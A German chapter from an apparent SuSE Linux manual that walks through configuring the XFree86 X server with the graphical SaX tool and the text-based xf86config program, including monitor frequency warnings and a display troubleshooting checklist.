*XFree86*TM ist eine frei verfügbare Implementierung von X-Servern für PC-Unix-Systeme (vgl. <http://www.XFree86.org>). *XFree86* wurde und wird auch weiterhin – verstreut über die ganze Welt – von Programmierern entwickelt, die sich 1992 zum *XFree86-Team* zusammengeschlossen haben. Daraus entstand die 1994 gegründete Firma *The XFree86 Project, Inc.*, deren Ziel es ist, *XFree86*TM einer breiten Öffentlichkeit zur Verfügung zu stellen und sowohl forschend als auch entwickelnd an der Zukunft des X Window System mitzuarbeiten.

An dieser Stelle sei dem *XFree86-Team* auch für die gute Zusammenarbeit und für das zur Verfügung-Stellen von Beta-Versionen gedankt, ohne die dieses Dokument¹ und die vorliegende CD sicher nicht in dieser Form möglich gewesen wären.

Die folgenden Abschnitte behandeln die Konfiguration des X-Servers – ein in früheren Zeiten sehr heikles Kapitel. Zu diesem Zweck werden die Programme *SaX* (*sax*)² und *xf86config* besprochen, mit denen eine einfache Konfiguration des X Window System möglich ist. Im Gegensatz zu *xf86config* arbeitet *SaX* direkt mit dem X-Server zusammen und ist mit der Maus bedienbar. Installieren Sie also am besten mit *YaST* das Programm *SaX* (Paket *sax*, Serie *x*) und die abhängigen Pakete, insbesondere das Paket *xvga16* sowie – falls bereits bekannt – den zu Ihrer Grafikkarte passenden X-Server;

¹ Teile dieser Beschreibung des X11-Systems wurden dem Kapitel *XFree86 Konfigurieren* aus [HHMK96] entlehnt, das uns von Dirk Hohndel freundlicherweise zur Verfügung gestellt wurde.

² *SaX* (engl. *SuSE Advanced X Configuration Tool*) macht *XFree86Setup* (Paket *xf86setup*, Serie *x*) obsolet.

die X-Server sind in der Serie `xsrv` verzeichnet (vgl. Abschnitt 3.4.3 auf Seite 96). Sollten Sie es versäumt haben, einen Server auszuwählen, so wird `SaX` dies feststellen und via `YaST` einen geeigneten Server nachinstallieren lassen.

Um die zur Verfügung stehende Hardware (Grafikkarte, Monitor, Tastatur) optimal nutzen zu können, besteht die Möglichkeit, die Konfiguration manuell zu optimieren. Auf einige Aspekte der Optimierung wird eingegangen, andere werden nicht gesondert behandelt. Detaillierte Information zur Konfiguration des X Window System findet sich in verschiedenen Dateien im Verzeichnis `/usr/doc/packages/xf86` sowie natürlich in der Manual-Page von `XF86Config` (`man XF86Config`).



Bei der Konfiguration des X Window Systems sollte besonders sorgsam vorgegangen werden! Auf keinen Fall sollte X gestartet werden, bevor die Konfiguration abgeschlossen wurde. Ein falsch eingestelltes System kann zu irreparablen Schäden an der Hardware führen; besonders gefährdet sind Festfrequenz-Monitore.

Die Autoren dieses Buches und die SuSE GmbH lehnen jede Verantwortung für eventuell entstandene Schäden ab. Der vorliegende Text wurde mit größtmöglicher Sorgfalt erstellt. Dennoch kann nicht davon ausgegangen werden, dass die hier vorgestellten Methoden korrekt sind und Ihrer Hardware keinen Schaden zufügen.

8.1 Konfiguration mit `SaX`

Das Programm `SaX` (engl. *SuSE Advanced X Configuration Tool*) dient der einfachen Installation des X Window System. Es ist vollständig mit der Maus oder der Tastatur schon auf der grafischen Oberfläche zu bedienen. Von einigen Spezialfällen abgesehen, z. B. sehr aktuelle oder sehr alte Hardware, kann es die verwendeten Komponenten selbst erkennen, sodass das Aufsetzen eines X-Servers einfach von der Hand geht.

8.1.1 Erstinstallation

Zur erstmaligen Installation des X Window System – der grafischen Benutzer-Oberfläche eines jeden Linux-Systems – müssen einige Rechnerdaten bekannt sein:

- Der verwendete Monitor (Produktname).
- Der Tastaturtyp.
- Der Maustyp und die Schnittstelle, an der sie angeschlossen ist.
- Der Hersteller und der Name der Grafikkarte.



Sie müssen das Programm `SaX` (`sax`) als Benutzer `'root'` starten. Sie können `SaX` auch von `YaST` aus starten: `'Administration des Systems'` und weiter mit `'XFree86[tm] konfigurieren'` (vgl. Abschnitt 3.6 auf Seite 102).

Auf der Kommandozeile wird das Programm aufgerufen mit:

```
erde:/root # sax
```

Sobald das Programm gestartet ist, wird zunächst nach installierten PCI-Steckkarten gesucht. Wenn eine PCI-Grafikkarte gefunden wurde, wird diese identifiziert und im Programm unter 'Graphikkarte' angezeigt.

Nach dem PCI-Scan wird das Hauptfenster geöffnet, in dem die Karteikarten für die Maus ('Maus'), die Tastatur ('Tastatur'), die Grafikkarte ('Grafikkarte'), den Monitor ('Monitor') und die Bildschirmoberfläche ('Bildschirm') dargestellt werden. Sodann lädt SaX aus einer mitgelieferten Datenbank zahlreiche Hardware-Informationen, aus denen im Folgenden die eigenen Komponenten ausgewählt werden können. Die bei der Überprüfung des Systems gefundenen Daten werden unter den jeweiligen Punkten dargestellt; so finden Sie z. B. Ihren Grafikkartentyp unter der Karteikarte 'Graphikkarte'.

SaX versucht zwar, Ihre Hardware möglichst vollständig zu erkennen; um aber sicher zu gehen, dass die Konfiguration vollständig und richtig ist, müssen Sie auf jeden Fall alle Einstellungen des SaX überprüfen, und gegebenenfalls korrigieren!

Das Programm stellt Ihnen dazu im Wesentlichen fünf „Karteikarten“ zur Verfügung, nämlich 'Maus', 'Tastatur', 'Graphikkarte', 'Monitor' und 'Bildschirm'. Alle Karten sind mit einem Einfachklick auf den entsprechenden Titel („Reiter“ der jeweiligen Karte) zu erreichen.

Für den Fall, dass Ihre Maus noch nicht richtig konfiguriert ist, haben Sie alternativ die Möglichkeit, das Programm mit der Tastatur zu steuern. Durch mehrmaliges Drücken der **(Tab)**-Taste (= **(Tab)**) können Sie die Einzelnen Eingabefelder einer Karteikarte anzusteuern. Um die verschiedenen Karteikarten zu erreichen, drücken Sie solange **(Tab)**, bis der Titel der aktuellen Karteikarte schwarz umrahmt ist; dann können Sie mit **(←)** bzw. **(→)** die gewünschte Karteikarte auswählen. Nach dem Bestätigen mit **(↵)** (= **(Enter)**) wird diese angezeigt. Auf jeder Karteikarte befinden sich mehrere Bedienelemente, wie z. B. Schaltflächen (engl. *buttons*), Auswahllisten (engl. *listboxes*) und Eingabefelder (engl. *entry fields*). Auch diese lassen sich vollständig über die Tastatur manipulieren. Um einen Button zu erreichen (z. B. 'Anwenden'), drücken Sie solange **(Tab)**, bis dieser gewünschte Button schwarz umrahmt ist. Mit der **(←)** oder der **(→)** wird der Button dann niedergedrückt und die gewünschte Aktion ausgelöst. Mit **(F10)** gelangen Sie in die Menüliste am oberen Rand.

Um einen Eintrag in einer Listbox zu selektieren, drücken Sie solange die Taste **(Tab)**, bis die betreffende Box umrahmt ist. Mit **(↑)** und **(↓)** können Sie durch die farbige Markierung einen Eintrag aussuchen, der dann durch Druck auf **(Enter)** gesetzt, d. h. aktiv wird.

Die Maus

Die Karteikarte 'Maus' ist nach dem Start des Programms als erste zu sehen (Abbildung 8.1 auf der nächsten Seite).

Wenn Sie Ihre Maus im Laufe der Linux-Erstinstallation schon konfiguriert haben, z. B. beim Einrichten von *gpm*, werden diese Daten von SaX übernommen, und Ihre Maus steht Ihnen sofort auch unter dem X Window System




Abbildung 8.1: SaX: Mauseinstellungen

zur Verfügung. – Sie können in diesem Fall mit der weiteren Konfiguration fortfahren.

Falls Sie jedoch Ihre Maus nicht konfiguriert haben, ist dies jetzt nachzuholen. Drücken Sie zweimal **(Tab)**, und wählen Sie die passende Maus unter 'Hersteller' aus (mit **(↑)** und **(↓)** können Sie die Liste durchgehen); mit **(Enter)** wird der von Ihnen markierte Hersteller als Einstellung festgesetzt. Gehen Sie mit **(Tab)** in die Auswahlliste 'Modell' und wählen Sie den richtigen Maustyp. – Durch Druck auf die 'Anwenden'-Taste können Sie überprüfen, ob Ihre Auswahl richtig war. Danach sollte sich der Mauszeiger bewegen lassen.

Falls Sie nicht genau wissen, welchen Maustyp Sie haben oder falls Ihre Maus nicht aufgeführt wird und bei einer seriellen Maus 'Microsoft' mit der Type 'Standard Mouse' es nicht tut, wählen Sie das Untermenü 'Erweitert' an, um direkt ein Maus-Protokoll festzulegen. Dort lassen sich zudem weitergehende Optionen konfigurieren, z. B. die Baudrate und die „3-Tasten-Emulation“. Über 'Erweitert' stehen im Einzelnen die folgenden Karten zur Verfügung:

- '**Treiber**': Im Falle eines unbekanntes Herstellers kann hier das Maus-Protokoll direkt festgelegt werden. Auch ist die Gerätedatei (engl. *device*) auszuwählen. Für eine Busmouse sollten Sie die entsprechende PS/2-Variante ausprobieren.
- '**Eigenschaften**': Fein-Einstellungen festlegen, wie schnell die Maus ansprechen soll.
- '**Optionen**': 3 Tasten emulieren etc.
- '**Test**': Im unteren Teil der symbolischen Maus im Rahmen 'Testfeld' können Sie die Mauskonfiguration überprüfen (Abbildung 8.2 auf der nächsten Seite). Wenn die Maus richtig eingerichtet ist, blinken beim



Abbildung 8.2: SaX: Erweiterte Mauseinstellungen

Klicken der Maustasten blinken die Maustasten-Symbole auf dem Bildschirm.

Die Tastatur

Als Tastatur ist standardmäßig ein Windows 95/98-Keyboard mit der Tastaturbelegung *Deutsch* eingetragen (Abbildung 8.3 auf der nächsten Seite). Sollten Sie eine andere Tastatur haben, müssen Sie hier die richtigen Einstellungen vornehmen; denn das Keyboard ist eine der wenigen Hardwarekomponenten, die nicht selbständig erkannt werden.

Durch Vergleichen Ihrer Tastatur mit dem am Bildschirm angezeigten 'Tastaturabbild' können Sie leicht das für Sie passende Modell unter 'Modell' einstellen. Vergessen Sie auch nicht, als 'Sprache' German einzustellen, falls dies nicht sowieso der Fall ist. Neben dem Button 'Löschen' gibt es ein Testfeld, in welchem Sie die getroffene Tastatureinstellung durch Tippen von verschiedenen Buchstaben und Zeichen überprüfen können – vergessen Sie die Umlaute nicht!

Der Schalter "'Tote' Tasten verlegen' dient bei deutschen Tastaturen dazu, dass alle Zeichen auf der Tastatur – auch z. B. die Tilde – unter X durch einfaches Drücken sofort dargestellt werden.

Einstellungen in 'Erweitert' benötigen Sie wahrscheinlich nicht...

Durch den 'Anwenden'-Knopf werden auch hier die Änderungen wirksam.

Die Grafikkarte

Auf der 'Graphikkarte'-Karteikarte können in der linken Auswahlliste der Hersteller und in der rechten Liste das jeweilige Kartenmodell selektiert werden (Abbildung 8.4 auf der nächsten Seite). SaX versucht, die Grafikkar-




Abbildung 8.3: SaX: Tastatur

te selbständig zu erkennen, was für PCI-Grafikkarten im Allgemeinen sehr zuverlässig funktioniert. Das Utility greift dabei auf eine umfangreiche Datenbank aktueller Grafikkarte zurück; konsultieren Sie die Komponenten-Datenbank CDB unter <http://cdb.suse.de/>. Die gefundene Hardware wird farbig hervorgehoben.




Abbildung 8.4: SaX: Grafikkarte

Unter dem Knopf 'Erweitert' verbergen sich fortgeschrittene Einstelloptionen (Abbildung 8.5 auf der nächsten Seite). Diese kommen zum Zuge, wenn Sie den X-Server direkt auswählen ('Server-Einstellungen'), die Größe des Speichers auf der Grafikkarte den Ramdac-Wert spezifizieren

bzw. einen speziellen Ramdac- oder Clock-Chip (unter 'Chipsätze') für Ihre Grafikkarte selbst einstellen wollen. Setzen Sie den Ramdac-Wert insbesondere dann etwas herunter, wenn es zu Fehldarstellungen bei Fenster-Operationen kommt, z. B. wenn beim Verschieben eines Fensters Fragmente der Titelzeile kurzzeitig aufblinken.




Abbildung 8.5: SaX: Grafikkarte – Erweiterte Möglichkeiten

Manche Grafikkarten benötigen besondere 'Optionen', die hier im erweiterten Menü ihren Platz gefunden haben; für einen Standardfall wird dieser Punkt nicht benötigt.

ISA-Karten werden nicht „automagisch“ erkannt; für diese muss vom Benutzer der passende Server „von Hand“ ausgewählt werden.



Falls Sie bei der Auswahl Ihrer Grafikkarte die Fehlermeldung "The SVGA server is not installed..." lesen, so müssen Sie mit YaST das in der Fehlermeldung angegebene Paket nachinstallieren (vgl. Abschnitt 3.4 auf Seite 95).

Der Monitor

Die letzte große Hürde auf dem Weg zu einem laufenden X-Server ist noch die Einstellung des verwendeten Monitors. Auch hier lässt sich aus der linken der beiden Listen auf der Karteikarte 'Monitor' der 'Hersteller' des Monitors auswählen. Durch einen weiteren Mausklick ist es möglich, das eigene Modell aus der rechten Liste ('Type') auszuwählen. Sollte der eigene Monitor wider Erwarten nicht in der Liste zu finden sein, können durch den Druck auf den 'Erweitert'-Knopf monitorspezifische Horizontal- und Vertikalfrequenzen eingegeben werden. Diese stehen gewöhnlich in Ihrem Handbuch zum Monitor.

Falls Ihnen keinerlei Daten über den Monitor bekannt sind, stellt SaX standardmäßig die Horizontalfrequenzen von 29-61 kHz und die Vertikalfrequenzen von 60-70 Hz ein. Diese sind für die meisten Monitore unschädlich.

Falls jedoch beim Starten des X-Servers das Bild dunkel bleibt, oder sehr stark flimmert, sollten Sie den Server mit (**Strg**) + (**Alt**) + (**←**) sofort wieder beenden; mit (**←**) ist die „Rücklöschaste“ gemeint! Andernfalls kann der Monitor beschädigt oder zerstört werden!

Der Bildschirm

Wenn Sie mit der Installation Ihrer Grafikkarte Erfolg gehabt haben, stehen Ihnen eine Vielzahl von Auflösungen und Farbtiefen zur Verfügung, die im 'Bildschirm'-Menü verwaltet werden können (Abbildung 8.6). – Die 'Bildschirm'-Karte erinnert im Layout eventuell an andere Betriebssysteme ; -)




Abbildung 8.6: SaX: Bildschirm

Auf der 'Arbeitsoberfläche' können Sie zu jeder Farbtiefe ('Farben') eine Auflösung ('Auflösungen') auswählen.

Wenn Sie eine Liste mehrerer Auflösungen für eine bestimmte Farbtiefe einstellen wollen, können Sie dies im Experten-Modus ('Erweitert', Abbildung 8.7 auf der nächsten Seite) tun:

'**Auflösung**': Diese Karte untergliedert sich in die Bereiche:

- '**Mögliche**' Auflösungen.
- '**Aktuelle**' Auflösungen.
- '**Farben**' Die Auswahlliste mit den Farbtiefen.

Auf der vertikalen Knopfreihe an der rechten Seite soll zunächst die Farbtiefe ausgewählt werden ('Farben'), für die die Bildschirmauflösungen konfiguriert werden sollen.

Der X-Server kann in verschiedenen Farbtiefen starten, z. B. in 8 Bit-Farbtiefe, was 256 gleichzeitig darstellbare Farben bedeutet. In der jeweiligen Farbtiefe gibt es wiederum verschiedene Bildschirmauflösun-




Abbildung 8.7: SaX: Bildschirm

gen, z. B. die Auflösung 800x600. Nicht alle Auflösungen stehen in allen Farbtiefen zur Verfügung. So sind auf manchen Karten 1600x1200 Punkte bei 32 Bit-Farbtiefe unmöglich, da dazu die meisten Grafikkarten zu wenig Speicher haben.

Bei 8 Bit-Farbtiefe stehen verschiedene Auflösungen zur Verfügung (von z. B. 1600x1200 bis zu 640x480), die in der 'Actual Resolution List' eingetragen sind. Diese Auflösungen sind durch $(\text{Strg})+(\text{Alt})+(\text{+})$ bzw. $(\text{Strg})+(\text{Alt})+(\text{-})$ während des laufenden Betriebs in der Reihenfolge der Liste durchwechselbar ((+) bzw. (-) müssen vom Nummernblock genommen werden!). Der erste Eintrag in der Liste ist immer der, in dem der X-Server startet.

Aus der Liste der 'Möglichen' Auflösungen muss man die gewünschten Auflösungen in die Liste 'Aktuelle' verschieben. Dazu klickt man auf die Auflösung, um diese zu markieren, und dann auf den Knopf 'E', um diese Auflösung in die Liste der 'Aktuellen' Auflösungen einzufügen. Mit 'V' verschieben Sie die ungewünschten Einträge wieder zurück.

Die Reihenfolge der Einträge in der Liste 'Aktuelle' lässt sich durch die Pfeiltasten am unteren Ende des Listenfensters 'Aktuelle' verändern. Dazu markiert man den Eintrag, den man verschieben möchte, und klickt mit der linken Maustaste auf den Auf- oder Ab-Pfeil. Dadurch tauscht der Eintrag seinen Platz mit seinem Vorgänger bzw. mit seinem Nachfolger.

Sobald Sie mit Ihren Einstellungen bei 8 Bit-Farbtiefe zufrieden sind, können Sie über die Knöpfe rechts eine andere Farbtiefe zur Konfiguration auswählen, z. B. 16 Bit. Nun sehen Sie in der Liste 'Mögliche' die für diese Farbtiefe möglichen Bildschirmauflösungen, welche – wie oben beschrieben – manipuliert werden können.

'Virtuelle-Auflösung': Auf dieser Karte lassen sich die Einstellungen für virtuelle Bildschirmgrößen vornehmen; wenn Sie wirklich einen virtuellen Bildschirmbereich haben möchten, dann sind die Werte bei

'Virtuell X' (= Breite) bzw. 'Virtuell Y' (= Höhe) zu erhöhen – in der Regel ist dies jedoch *nicht* erwünscht!

Zum Hintergrund: Das X Window System bietet die Möglichkeit, eine virtuelle Desktopgröße zu definieren. So kann man auf einem Desktop arbeiten, der größer als der sichtbare Bildschirm ist, z. B. mit einer Bildschirmgröße 1152x864 bei einer Monitor-Auflösung von 800x600.

'**Spezielles**': Diese Karte erlaubt es, eine eigene Auflösung zu erzeugen. Weiterhin kann man dort die 'Qualität' der „Modelines“ bestimmen, also zwischen zwei Berechnungsarten auswählen.

Nun sollten Sie festlegen, mit welcher Farbtiefe der X-Server standardmäßig (engl. *default*) starten soll. Dazu ist auf der 'Bildschirm'-Karte die gewünschte Farbtiefe (via 'Farben') aktuell zu machen. Ist dies geschehen, wählen Sie den Knopf 'Aktuellen Modus Bearbeiten', um so einen Teststart des X-Servers einzuleiten...

Testen der Konfiguration

Nach kurzer Rechenzeit erscheint eine Mitteilungsbox; klicken Sie – wenn Sie einverstanden sind – auf 'OK'. Danach sollte das Hintergrundbild auftauchen und ein zweigeteiltes Fenster erscheinen, in dessen linker Hälfte einige Informationen über die momentane Auflösung und die Horizontal- bzw. Vertikalfrequenz des Videomodus angezeigt werden.

In der rechten Hälfte befinden die sich zwei Tastenfelder 'Größe' und 'Position', die es erlauben, das Bild optimal zu justieren. Die Pfeiltasten im Feld 'Größe' dienen dazu, das Bild in horizontaler und vertikaler Richtung zu dehnen und zu stauchen; im Feld 'Position' verändert man die relative Lage des Bildes auf dem Monitor. Justieren Sie damit das Bild nach Ihren Wünschen!

Als Kontrolle, ob das Bild richtig justiert ist, befinden sich in den vier Ecken des Monitorbildes kleine Vierecke. Diese sollten bei optimaler Bildlage vollständig ohne Farbverfälschungen sichtbar sein.



Mit SaX lässt sich jedoch nur die Feinjustierung des Monitorbildes erreichen, sie kann die manuelle Nachjustierung mit den Monitortasten nicht ersetzen!

Nach der richtigen Einstellung des Bildes haben Sie zwei Möglichkeiten, das Fenster zu schließen:

'**Speichern**': Sie beenden Ihre X Window System-Konfiguration und speichern die momentanen Einstellungen. Damit kehren Sie zur Kommandozeile zurück.

'**Abbrechen**': Sie wollen SaX beenden, ohne die Einstellungen zu übernehmen.

Tippen Sie ggf. (ALT) + (F1), um auf die erste Konsole zurückzugelangen.

8.1.2 Rekonfiguration

SaX greift Ihnen auch stark unter die Arme, wenn es darum geht, einen laufenden X-Server besser Ihren Wünschen anzupassen.

Dazu liest SaX die schon bestehende `/etc/XF86Config` aus, in der das X Window System die Konfigurationsdaten speichert, und analysiert sie. Dadurch ist es nicht unbedingt notwendig, sämtliche Einstellungen von der Maus bis zum Monitor selbst zu tätigen, denn SaX übernimmt die funktionierende bestehende Konfiguration des X-Servers. SaX stellt diese Daten auf den oben beschriebenen Karteikarten zur Verfügung.

Dennoch hat der Benutzer sämtliche Freiheiten in der Neueinstellung seiner X-Server-Konfiguration: Er kann aus der umfangreichen Monitordatenbank sein Modell herausuchen, und somit seine Konfiguration besser an die Fähigkeiten des Monitors anpassen, und darüber hinaus bequem die Bildlage justieren.

Auch stellt ihm SaX eine komfortable Oberfläche zur Verwaltung der Menge an Farbtiefen und der Auflösungen der Grafikkarte zur Verfügung, die schnell durch einen Mausklick auf die Karteikarte 'Bildschirm' zu erreichen ist.

8.1.3 Troubleshooting

Hier sollen die häufigsten und größten Probleme angesprochen werden, die bei der X-Konfiguration mit SaX auftreten können:

- Sollte das Monitorbild beim Testen der Konfiguration stark flimmern, oder ein schwarzes oder zerrissenes Bild zeigen, so müssen Sie sofort den X-Server beenden, ansonsten kann Ihr Monitor Schaden nehmen. Drücken Sie dazu `(Strg) + (Alt) + (←)` – Achtung nicht `(Tab)`, sondern `(←)` ist's: die „Rücklöschtaaste“!

Sie sollten danach zur Karteikarte 'Monitor' gehen, und einen passenderen Monitor aussuchen, oder Ihre Monitordaten von Hand eingeben. Dasselbe gilt, falls das Bild während der Bildjustierung zu flimmern beginnen sollte.

- Für hartnäckige Fälle stellt SaX Kommandozeilenoptionen zur Verfügung, z. B.:

--server vga16: Beim ersten Starten von SaX wird der VGA16-Server benutzt, anstelle des speziell zur Karte passenden X-Servers. Der VGA16-Server sollte fast auf allen VGA-Karten laufen. Dieser Server wird automatisch verwendet für den Fall, dass Ihre Grafikkarte nicht erkannt wird, oder wenn Sie eine ISA-Karte haben.

Die aktuelle Dokumentation zu SaX liegt im Verzeichnis `/usr/doc/packages/sax`. Wenn beim Starten von SaX oder bei den Konfigurationsschritten etwas Unvorhergesehenes passiert, dann wird dies in den Dateien `/root/ServerLog` und `/root/StartLog` protokolliert. Wenn Sie diese Dateien anschauen, können Sie Aufschlüsse erhalten, wie weiter vorzugehen ist.

8.1.4 Start des X Window System

Das X Window System kann jetzt von jedem User mit `startx` gestartet werden. Eine vorkonfigurierte grafische Oberfläche für den `fvwm`-Windowmanager wird mit dem Beispiel-User zur Verfügung gestellt. Es empfiehlt sich also, `startx` von diesem Account aus – und *nicht* als `'root'` – aufzurufen. In der Datei `~/ .X.err` landen Fehlerausgaben des X11-Servers. Der `startx`-Aufruf versteht einige Optionen; so kann z. B. mit

```
tux@erde: > startx -- -bpp 16
```

die Farbtiefe von 16 Bit angewählt werden.

8.1.5 Checkliste zum Einrichten von Grafikkarten

X läuft, aber es kommt noch zu Darstellungsfehlern bzw. es besteht der Wunsch, das Bild zu optimieren.

- Hauptursache vieler Darstellungsprobleme: Eine zu hoch gewählte `vsync`-Frequenz. Da `hsync` und `DotClock` hiervon linear abhängig sind, ergeben sich daraus die meisten Probleme.

Eine Reduktion der Bildwiederholrate auf z. B. 80 Hz ergibt immer noch ein praktisch flimmerfreies Bild, das zudem wesentlich schärfer ist als eines, das beispielsweise mit 160 Hz dargestellt wird. Bei 80 Hz Bildwiederholrate beträgt der Pixeltakt nur die Hälfte des Pixeltaktes bei 160 Hz.

Probieren Sie daher bitte die maximal verwendete vertikale Ablenkfrequenz abzusenken. Wählen Sie hierzu den Karteireiter `'Monitor'` unter `SaX`, und stellen Sie unter `'Erweitert'` eine geringere maximal zulässige Ablenkfrequenz ein. Auf modernen Bildschirmen liegt eine angenehme Bildwiederholrate zwischen 80 und 90 Hz.

- Bisweilen gibt es auch Probleme mit dem „Hardwarecursor“: Es wird dann ein viereckiger Block bzw. etwas, das wie ein „Barcode“ aussieht, dargestellt (anstelle des Mausursors). Probates Gegenmittel: Option `"sw_cursor"` in die Section `"Device"` einsetzen.
- Konfigurationshinweise und bei Problemen erster Anlaufpunkt: Die README-Dateien – diese sind nach Chipsatzherstellern getrennt – im Verzeichnis `/usr/X11R6/lib/X11/doc/`, die Manpages zu den X-Servern, natürlich die FAQ zu XFree86 (<http://www.xfree86.org>) und die SuSE-Seiten für Updates:

<http://www.suse.de/de/support/xsuse/>

Die folgende Tabelle ist nach Wahrscheinlichkeit geordnet, d. h. in der Regel wird man mit Schritt 1, spätestens mit dem zweiten Schritt Erfolg haben. Schritt 3 ist meistens der Holzhammer ; -)

Faktisch alle Optionen werden in die Sektion `Device` der Datei `/etc/XF86Config` eingetragen.

- **Kein Mauscursor, sondern Barcode oder farbiges Quadrat.**

1. Option `sw_cursor` in Section `Device`.
2. Option `no_imageblt` oder `no_bitblt`.

3. Option `noaccel`.
- **Bild zu schmal oder gestaucht. Monitoreinstellungen sind schon am Limit.**
 1. Vermutlich ist die Bildwiederholrate bzw. die `hsync`-Frequenz zu hoch eingestellt und am Limit des Monitors. Abhilfe: `vsync`- und/oder `hsync`-Frequenz reduzieren.
 2. Mit dem Programm `xvidtune` das Bild verschieben. Evtl. ist speziell dieser eine Mode nicht so ganz passend.
 3. Parameter `+hsync +vsync` an die Modeline anhängen und probieren, + durch - zu ersetzen.
 - **Beim Verschieben von Fenstern bleiben Striche, „Batzer“ oder Fensterreste stehen. Diese verschwinden auch nach Beenden der Bewegung nicht. Erst ein Refresh des Desktops beseitigt sie.**
 1. Bildwiederholrate oder Auflösung reduzieren.
 2. Je nach Chipsatz entsprechende Optionen aus den README-Dateien in `/usr/X11R6/lib/X11/doc/` ansetzen. Zum Beispiel die Optionen `fifo_conservative` oder `slow_dram`. *Achtung:* Dies ist aber vom Grafikchipsatz abhängig!
 3. Option `noaccel`, evtl. reicht auch schon `no_imageblt` oder `no_bitblt`.
 - **„Noise“ – Bildstörungen beim Verschieben von Fenstern oder Betrachten von Videos, die aber verschwinden, wenn der Bildinhalt statisch ist.**
 1. Bildwiederholrate, Farbtiefe oder Auflösung reduzieren.
 2. Speichertakt der Karte heruntersetzen oder Waitstates entfernen bzw. einfügen. Geht manchmal mit `set_mclk` (nicht bei allen Chipsätzen!). Genaueres im README-Verzeichnis. *Achtung*, diese Option ist gefährlich (Karte kann übertaktet werden).
 3. Evtl. ist auch der Bus übertaktet. Bustakt des PCI/VLB- oder ISA-Busses überprüfen.
 - **Beim Start von XFree86 wird der Bildschirm schwarz.**
 1. Bildwiederholrate reduzieren.
 2. Andere Fehlerquellen in Betracht ziehen: System auf IRQ-Konflikte überprüfen (z. B. PS/2-Maus benötigt IRQ 12).

8.2 Konfiguration mit `xf86config`

In den meisten Fällen ist `SaX` als Konfigurations-Werkzeug dem Programm `xf86config` bei der einfachen Konfiguration des X Window System überlegen. In den wenigen Fällen aber, in denen ein Konfiguration mittels `SaX` fehlschlägt, gelingt diese in der Regel mit `xf86config`.

Zur Konfiguration müssen folgende Daten bekannt sein:

- Maus-Typ, -Port, an den die Maus angeschlossen wurde, und Baudrate, mit der die Maus betrieben wird (letzteres ist in der Regel optional).

- Spezifikation der Grafikkarte.
- Monitordaten (Frequenzen etc.).

Sind diese Daten bekannt, bzw. liegen Monitor- und Kartenbeschreibung in greifbarer Nähe, so kann mit der Konfiguration begonnen werden. Diese kann nur vom Benutzer 'root' vorgenommen werden!

Gestartet wird die Konfiguration mit:

```
erde:/root # /usr/X11R6/bin/xf86config
```

Maus

Nach der Begrüßungsseite wird im ersten Menü nach dem Maustyp gefragt. Es erscheint die folgende Auswahl:

- | |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ol style="list-style-type: none">1. Microsoft compatible (2-button protocol)2. Mouse Systems (3-button protocol)3. Bus Mouse4. PS/2 Mouse5. Logitech Mouse (serial, old type, Logitech protocol)6. Logitech MouseMan (Microsoft compatible)7. MM Series8. MM HitTablet |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Ausgabe 8.2.1: Auswahl der Maus für X

Bei der Festlegung des Maustyps ist zu beachten, dass viele der neueren Logitech-Mäuse Microsoft-kompatibel sind oder das MouseMan-Protocol verwenden. Die Auswahl **Bus Mouse** bezeichnet alle Typen von Busmäusen, auch Logitech!

Der passende Maustyp wird durch Angabe der davor stehenden Nummer ausgewählt. Es folgt evtl. (z. B. bei Auswahl von Typ 1) die Abfrage, ob **ChordMiddle** aktiviert werden soll. Dies ist bei manchen Logitech Mäusen, bzw. Trackballs notwendig, um die mittlere Maustaste zu aktivieren:

```
Please answer the following question with either 'y' or 'n'.
```

```
Do you want to enable ChordMiddle?
```

Wird eine Maus mit zwei Tasten verwendet, so kann durch Beantwortung der nächsten Frage mit 'y' die Emulation eines dritten Knopfes eingeschaltet werden:

```
Please answer the following question with either 'y' or 'n'.
```

```
Do you want to enable Emulate3Buttons?
```

Die dritte Maustaste wird emuliert, indem das gleichzeitige Drücken der beiden Maustasten als Betätigen der mittleren Maustaste gewertet wird.

Als nächstes wird nach der Schnittstelle gefragt, an der die Maus angeschlossen ist:

```
Now give the full device name that the mouse is connected to, for
example /dev/tty00. Just pressing enter will use the default,
/dev/mouse. Mouse device:
```

Wurde bereits bei der Systeminstallation ein Port für die Maus angegeben, so sollte hier die Vorgabe (**/dev/mouse**) übernommen werden.

Tastatur

Nun wird gefragt, ob der linken `(Alt)`-Taste der Wert **Meta** (ESC) und der rechten `(Alt)`-Taste der Wert **Modeshift** (AltGr) zugeordnet werden soll:

Please answer the following question with either 'y' or 'n'.
Do you want to enable these bindings for the Alt keys?

Hier sollte 'y' gewählt werden, damit die über `(Alt Gr)` erreichbaren Zeichen der deutschen Tastatur eingegeben werden können, und die linke `(Alt)`-Taste als Meta-Taste³ verwendet werden kann.

Monitor

Als nächstes muss der Monitor spezifiziert werden. Kritisch sind die Vertikal- und die Horizontal-Frequenzen. Diese sind in der Regel im Monitorhandbuch angegeben.

Eine Angabe von falschen Frequenzbereichen kann zur irreparablen Zerstörung des Monitors führen! Das X-Window-System spricht nur Video-Modi an, die den Monitor in den angegebenen Frequenzbereichen betreiben. Die Angabe von Frequenzen, für die der Monitor nicht spezifiziert ist, kann diesen überlasten!



Für einige Monitore können auch in `/usr/X11R6/lib/X11/doc/Monitors`⁴ die Werte nachgesehen werden.

Zur Angabe der Horizontalfrequenz wird folgende Auswahl präsentiert:

```
hsync in kHz; monitor type with characteristic modes
1 31.5; Standard VGA, 640x480 @ 60 Hz
2 31.5 - 35.1; Super VGA, 800x600 @ 56 Hz
3 31.5, 35.5; 8514 Compatible, 1024x768 @ 87 Hz interl
(no 800x600)
4 31.5, 35.15, 35.5; Super VGA, 1024x768 @ 87 Hz il.,
800x600 @ 56 Hz
5 31.5 - 37.9; Extended Super VGA, 800x600 @ 60 Hz,
640x480 @ 72 Hz
6 31.5 - 48.5; Non-Interlaced SVGA, 1024x768 @ 60 Hz,
800x600 @ 72 Hz
7 31.5 - 57.0; High Frequency SVGA, 1024x768 @ 70 Hz
8 31.5 - 64.3; Monitor that can do 1280x1024 @ 60 Hz
9 31.5 - 79.0; Monitor that can do 1280x1024 @ 74 Hz
10 Enter your own horizontal sync range
Enter your choice (1-10):
```

Ausgabe 8.2.2: Eingabe der Horizontalfrequenzen des Monitors

